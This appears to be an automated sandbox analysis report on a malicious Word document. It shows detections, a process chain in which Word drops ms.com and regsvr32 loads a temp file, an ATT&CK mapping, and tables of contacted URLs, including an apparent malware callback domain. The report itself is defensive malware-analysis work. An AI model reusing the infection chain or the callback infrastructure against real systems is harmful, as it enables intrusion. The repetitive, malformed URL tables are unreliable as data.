ID: 326338
Sample Name: documenti 12.01.20.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 10:11:18
Date: 03/12/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report documenti 12.01.20.doc

Overview

General Information

Sample Name:	documenti 12.01.20.doc
Analysis ID:	326338
MD5:	f530de77053a5c2.
SHA1:	46cbf6e7a7ad04e.
SHA256:	1e70cc7a76bf59a..

Most interesting Screenshot:




Detection

Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P…
- Multi AV Scanner detection for subm…
- Sigma detected: BlueMashroom DLL…
- Creates processes via WMI
- Drops PE files to the user root direc…
- Drops PE files with a suspicious file…
- Machine Learning detection for samp…
- Office process drops PE file
- Sigma detected: Regsvr32 Anomaly
- Allocates memory with a write watch…
- Contains capabilities to detect virtua…
- Contains functionality to dynamically…
- Creates a process in suspended mo…

Classification



Startup

- **System is w10x64**
- WINWORD.EXE (PID: 1844 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE' /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
- ms.com (PID: 5308 cmdline: C:\users\public\ms.com C:\users\public\ms.html MD5: 7083239CE743FDB68DFC933B7308E80A)
  - regsvr32.exe (PID: 6192 cmdline: 'C:\Windows\System32\regsvr32.exe' C:\Users\user\AppData\Local\Temp\temp.tmp MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches


Sigma Overview

System Summary:

Sigma detected: BlueMashroom DLL Load

Sigma detected: Regsvr32 Anomaly

Signature Overview



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Software Vulnerabilities:

Document exploit detected (drops PE files)

System Summary:

Office process drops PE file

Persistence and Installation Behavior:

Creates processes via WMI

Drops PE files with a suspicious file extension

Boot Survival:


Drops PE files to the user root directory

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Net Effe
Valid Accounts	Windows Management Instrumentation 1 1	DLL Side-Loading 1	Process Injection 1 1	Masquerading 2 1 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eav Inse Net Con
Default Accounts	Command and Scripting Interpreter 2	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Virtualization/Sandbox Evasion 2	LSASS Memory	Security Software Discovery 1 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	Exp Red Call
Domain Accounts	Scripting 2	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 2	Exp Trac Loca
Local Accounts	Native API 1	Logon Script (Mac)	Logon Script (Mac)	Scripting 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Swa

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Net Effe
Cloud Accounts	Exploitation for Client Execution 1 3	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Mar Dev Con
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	System Information Discovery 6	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jam Den Ser


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
documenti 12.01.20.doc	29%	Virustotal		Browse
documenti 12.01.20.doc	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\ms.com	0%	Metadefender		Browse
C:\Users\Public\ms.com	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://nfj254aim.com/analytics/0D5FgQlJcMskzpbtgQBE7OE_tLI3/BUu5qgsI6FW8bkEsrF2HLHJUIr/lRD_7cnWmi/rwwHf1xOO/7n6dDzF/xspcd2?RltAN=vsETwS&G_=Ro_LgyQulrPjxaAj&wixw=XYJCRUJhgYHPY&bkUOD=AXjbvUQDbTcWkz	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://nfj254aim.com/analytics/0D5FgQlJcMskzpbtgQBE7OE_tLI3/BUu5qgsI6FW8bkEsrF2HLHJUIr/lRD_7cnWmi/rw	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
nfj254aim.com	104.28.6.227	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://nfj254aim.com/analytics/0D5FgQlJcMskzpbtgQBE7OE_tLI3/BUu5qgsI6FW8bkEsrF2HLHJUIr/IRD_7cnWmi/rwwHf1xOO/7n6dDzF/xspcd2?RltAN=vsETwS&G_=Ro_LgyQulrPjxaAj&wixw=XYJCRUJhgYHPY&bkUOD=AXjbvUQDbTcWkz	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://login.microsoftonline.com/	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://shell.suite.office.com:1443	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://cdn.entity.	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://wus2-000.contentsync.	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://powerlift.acompli.net	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://cortana.ai	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cloudfiles.onenote.com/upload.aspx	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://api.aadrm.com/	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://api.microsoftstream.com/api/	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://cr.office.com	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://graph.ppe.windows.net	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://store.office.cn/addinstemplate	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://web.microsoftstream.com/video/	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://graph.windows.net	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://dataservice.o365filtering.com/	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://officesetup.getmicrosoftkey.com	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
